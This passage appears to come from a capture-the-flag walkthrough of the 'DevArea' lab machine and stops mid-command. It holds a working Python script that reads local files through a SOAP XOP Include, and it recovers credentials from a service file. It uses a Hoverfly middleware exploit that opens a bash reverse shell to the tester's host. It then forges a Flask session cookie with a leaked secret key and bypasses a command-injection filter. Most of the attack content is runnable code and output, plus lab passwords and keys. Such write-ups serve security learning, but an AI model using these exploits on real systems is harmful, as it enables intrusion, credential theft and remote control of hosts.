postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
_laurel:x:999:987::/var/log/laurel:/bin/false
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
To help us simplify the process of LFI, we can use the script
#!/usr/bin/env python3
import base64
import re
import sys
from pathlib import Path

import requests

TARGET = "http://devarea.htb:8080/employeeservice"
BOUNDARY = "----devarea"


def build_body(uri: str) -> str:
    xml = f"""<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="{uri}"/></employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>"""
    return (
        f"--{BOUNDARY}\r\n"
        'Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\n'
        "Content-Transfer-Encoding: 8bit\r\n"
        "Content-ID: <root@devarea>\r\n\r\n"
        f"{xml}\r\n"
        f"--{BOUNDARY}--\r\n"
    )


def main() -> int:
    if len(sys.argv) != 2:
        print(f"Usage: {Path(sys.argv[0]).name} <file://path>")
        print("Example:")
        print(f"  {Path(sys.argv[0]).name} file:///etc/passwd")
        print(f"  {Path(sys.argv[0]).name} /etc/hosts")
        return 1

    uri = sys.argv[1]
    if "://" not in uri:
        uri = "file:///" + uri.lstrip("/")

    body = build_body(uri)
    headers = {
        "Content-Type": f'multipart/related; type="application/xop+xml"; start="<root@devarea>"; start-info="text/xml"; boundary="{BOUNDARY}"'
    }

    response = requests.post(TARGET, data=body.encode(), headers=headers, timeout=10)
    match = re.search(r"Report received from ([^.]+)\. Department:", response.text)

    if not match:
        print(response.text)
        return 1

    data = match.group(1)
    try:
        print(base64.b64decode(data).decode())
    except Exception:
        print(data)
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
Now let's check them
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ python3 LFI.py /etc/hosts
127.0.0.1 localhost
127.0.1.1 devarea
127.0.0.1   devarea.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
HTTP - TCP 80
Continue to check the http service now.
 The login page and register page both not work here.
And nothing interesting from this page.
The login page and register page both not work here.
And nothing interesting from this page.
HTTP - TCP 8888

Hoverfly is an API impersonation tool that runs as a proxy and exposes the management UI/API. This explains the proxy behavior on the 8888 dashboard and 8500.
The documentation indicates that Hoverfly authentication is enabled at startup and credentials can be provided via CLI flags:
hoverctl start --auth
hoverctl start --auth --username <user> --password <pass>
Since authentication is configured at startup, the most straightforward way to recover credentials is to read the systemd unit and examine its ExecStart line.
/etc/systemd/system/hoverfly.service
Now we can get the credit by using the LFI exploit script
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ python3 LFI.py /etc/systemd/system/hoverfly.service
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
We can access to dashboard by this credit admin:O7IJ27MyyXiU

Got the version of this service hoverfly 1.11.3and easily find the targeted CVE-2025-54123
https://github.com/advisories/GHSA-r4h8-hfp2-ggmf
Hoverfly is vulnerable to Remote Code Execution through an insecure middleware implementation
Also we can follow the poc and get the reverse shell
# Get a token
jwt=$(curl -s -X POST http://devarea.htb:8888/api/token-auth \
    -H "Content-Type: application/json" \
    -d '{"username":"admin","password":"O7IJ27MyyXiU"}' | jq -r .token)

# Prepare listener:
nc -lnvp 443

# Use the returned JWT to install a malicious middleware
curl -s -X PUT http://devarea.htb:8888/api/v2/hoverfly/middleware \
    -H "Authorization: Bearer $jwt" \
    -H "Content-Type: application/json" \
    -d '{"binary":"/bin/bash","script":"#!/bin/bash\nbash -i >& /dev/tcp/'"10.10.14.9"'/443 0>&1 &\ncat"}'
Finally we can shell as dev_ryan
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.244.208] 45784
bash: cannot set terminal process group (1423): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$ whoami
whoami
dev_ryan
dev_ryan@devarea:/opt/HoverFly$ id
id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
dev_ryan@devarea:/opt/HoverFly$
Remember to upgrade the shell
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")' or script /dev/null -c bash
^Z
stty raw -echo; fg
Privilege Escalation
I would check the sudo -lfirstly
dev_ryan@devarea:~$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh
        web-stop, !/opt/syswatch/syswatch.sh web-restart
Also I found there is file from the home directory of dev_ryan
dev_ryan@devarea:~$ ls -al
total 56
drwxr-x--- 5 dev_ryan dev_ryan  4096 Mar 10 16:28 .
drwxr-xr-x 3 root     root      4096 Dec  4 14:05 ..
lrwxrwxrwx 1 root     root         9 Mar 10 16:28 .bash_history -> /dev/null
-rw-r--r-- 1 dev_ryan dev_ryan   220 Sep 21  2025 .bash_logout
-rw-r--r-- 1 dev_ryan dev_ryan  3771 Sep 21  2025 .bashrc
drwx------ 2 dev_ryan dev_ryan  4096 Sep 21  2025 .cache
drwxrwxr-x 3 dev_ryan dev_ryan  4096 Dec 12 21:22 .local
-rw-r--r-- 1 dev_ryan dev_ryan   807 Sep 21  2025 .profile
drwx------ 2 dev_ryan dev_ryan  4096 Mar 11 12:59 .ssh
-rw-r--r-- 1 root     root     20260 Dec 14 13:39 syswatch-v1.zip
-rw-r----- 1 root     dev_ryan    33 Apr  5 07:02 user.txt
Although we can't access to read the target script, but we can read its v1 version from the zip file
dev_ryan@devarea:~$ ls -al /opt/syswatch/syswatch.sh
ls: cannot access '/opt/syswatch/syswatch.sh': Permission denied
dev_ryan@devarea:~$ ls -al syswatch/syswatch.sh
-rw-rw-r-- 1 dev_ryan dev_ryan 6103 Dec 14 13:37 syswatch/syswatch.sh
Now let's try to code review it
SysWatch is a small host monitoring toolkit. The compressed package contains the main package script, several monitoring plugins, a configuration file, and the log directory structure.
The first useful branch is logs, because non-root users are explicitly allowed access to it:
if [ "$(id -u)" -eq 0 ]; then
    main "$@"
else
    if [[ "${1:-}" == "logs" ]]; then
        main "$@"
    else
        echo "Access denied. Root required for this action." >&2
        exit 1
    fi
fi
Inside view_logs(), syswatch.sh will cat the files in the /opt/syswatch/logs directory, including some symbolic link targets:
if [ -L "$path" ]; then
    target=$(ls -l "$path" | awk '{print $NF}')
    if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
        resolved="$LOG_DIR/$target"
        [ -f "$resolved" ] && cat "$resolved" && return
    fi
    if [[ "$target" == /var/log/* ]]; then
        [ -f "$target" ] && cat "$target" && return
    fi
fi
This is interesting because it combines passwordless sudo privileges with files in the attacker-controlled /opt/syswatch/logs directory—but this path is still out of reach:
dev_ryan@devarea:~$ ls -l /opt/syswatch/logs
ls: cannot access '/opt/syswatch/logs': Permission denied
dev_ryan@devarea:~$ ls -l /opt/syswatch/
ls: cannot open directory '/opt/syswatch/': Permission denied
dev_ryan@devarea:~$ ls -l /opt/
total 12
drwxr-xr-x  4 root root 4096 Mar 22 18:55 EmployeeService
drwxr-xr-x  2 root root 4096 Mar 22 18:55 HoverFly
drwxr-xr-x+ 8 root root 4096 Mar 22 18:55 syswatch
setup.sh shows the installation method for SysWatch and the owner account of the key path:
chown -R syswatch:syswatch "$OPT_DIR/logs"
cat > "$ENV_FILE" <<EOF
SYSWATCH_SECRET_KEY=$SECRET
SYSWATCH_ADMIN_PASSWORD=$ADMIN
SYSWATCH_LOG_DIR=$OPT_DIR/logs
...
EOF
chmod 755 "$ENV_FILE"
The same installation process also indicates that SysWatch exposes a local Flask dashboard running as syswatch:
[Service]
Type=simple
User=syswatch
Group=syswatch
EnvironmentFile=/etc/syswatch.env
ExecStart=/opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py

From the app.py
if __name__ == "__main__":
    app.run(host="127.0.0.1", port=7777, debug=False)
In the syswatch_gui/app.py file, Flask uses SYSWATCH_SECRET_KEY to sign the session cookie:
app.secret_key = os.environ.get("SYSWATCH_SECRET_KEY", "change-me")
This key and the GUI administrator password will be written to a globally readable environment variable file during the installation process:
cat > "$ENV_FILE" <<EOF
SYSWATCH_SECRET_KEY=$SECRET
SYSWATCH_ADMIN_PASSWORD=$ADMIN
...
EOF
chmod 755 "$ENV_FILE"
Therefore, /etc/syswatch.env exposes both the administrator password and the Flask signing key!
The login mechanism itself is based solely on sessions:
def require_login():
    if not session.get("user_id"):
        return redirect(url_for("login"))
This makes session forgery possible: using the leaked SYSWATCH_SECRET_KEY, a valid Flask session cookie can be generated locally and used to access authenticated features without touching the login form.
The application also directly retrieves admin account information from SYSWATCH_ADMIN_PASSWORD:
pwd = os.environ.get("SYSWATCH_ADMIN_PASSWORD")
if pwd:
    cur.execute("INSERT INTO users(username, password_hash) VALUES(?, ?)", ("admin", generate_password_hash(pwd)))
Therefore, reading the /etc/syswatch.env file is sufficient to recover GUI credentials and the material needed to forge a trusted session:
dev_ryan@devarea:~$ cat /etc/syswatch.env
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0
There is also interesting function service-status
@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])
...
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")
...
res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True, capture_output=True, text=True, timeout=10)
So the vulnerable endpoint is /service-status
This filter attempts to block some obvious metacharacters, but commands are still executed with shell=True, and regular expressions do not prevent shell expansions, such as command substitution.
Therefore, the GUI exposed an authenticated command injection path running as the syswatch user.
Even if the password is leaked, admin and syswatch cannot be used for initial login:

But now we can forge a cookie. Generate a valid Flask session cookie locally from python
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ python3
Python 3.13.12 (main, Feb  4 2026, 15:06:39) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from flask import Flask
... from flask.sessions import SecureCookieSessionInterface
...
... app = Flask(__name__)
... app.secret_key = "f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725"
...
... s = SecureCookieSessionInterface().get_signing_serializer(app)
... print(s.dumps({"user_id": 1, "username": "admin"}))
...
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ackNpg.aQCNit5of3wsUpXECcEGcTnsufU
Then, using a forged session attack, the authenticated /service-status receiver is compromised with a harmless proof payload:
dev_ryan@devarea:~$ cookie='eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ackNpg.aQCNit5of3wsUpXECcEGcTnsufU'
curl -s -b "session=$cookie" -X POST http://127.0.0.1:7777/service-status -d 'service=$(id)' | grep uid
<div class="log-box"><pre>Invalid unit name "uid=984(syswatch)" escaped as "uid\x3d984\x28syswatch\x29" (maybe you should use systemd-escape?).
Unit uid\x3d984\x28syswatch\x29.service could not be found.
Because the Flask application does not override SESSION_COOKIE_NAME, the forged cookie is sent as a session, using Flask's default session cookie name.

Now we can visit the service page
At first glance, server-side filters seem very restrictive:
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")
It masks explicit delimiters such as ;, /, , &, ., <, >, and uppercase letters, but still allows the pipe operator |, spaces, and lowercase command names.
Pipes are easy to implement because dbus|<cmd> is still syntactically valid and interpreted by the shell.
By deriving the forward slash restriction from the first character of pwd:
$(pwd|cut -c1)
The expression evaluates to /, which allows absolute paths to be reconstructed without needing to type any actual forward slashes.
dev_ryan@devarea:~$ ls $(pwd|cut -c1)tmp
hoverfly                                                                      systemd-private-b8e5c201be2f4164a45f59c8f91e4d32-polkit.service-rWL97w
hsperfdata_dev_ryan                                                           systemd-private-b8e5c201be2f4164a45f59c8f91e4d32-systemd-logind.service-uEaudB
logmonitor_timestamp                                                          systemd-private-b8e5c201be2f4164a45f59c8f91e4d32-systemd-resolved.service-AWK0bA
snap-private-tmp                                                              systemd-private-b8e5c201be2f4164a45f59c8f91e4d32-systemd-timesyncd.service-TVzW8v
systemd-private-b8e5c201be2f4164a45f59c8f91e4d32-apache2.service-or1N8E       systemd-private-b8e5c201be2f4164a45f59c8f91e4d32-upower.service-sTS1Co
systemd-private-b8e5c201be2f4164a45f59c8f91e4d32-ModemManager.service-1OP1hu  vmware-root_737-4257003961
Dot restrictions require different techniques. Using a simple inline Python expression here is more reliable because chr(46) has a value of ., without placing a literal dot in the injected payload.
$(python3 -c 'print(chr(46),end="")')

dev_ryan@devarea:~$ realpath $(python3 -c 'print(chr(46),end="")')
/home/dev_ryan
A secure file system proof method involves creating a marker file under /tmp:
curl -s -b "session=$cookie" \
    -X POST http://127.0.0.1:7777/service-status \
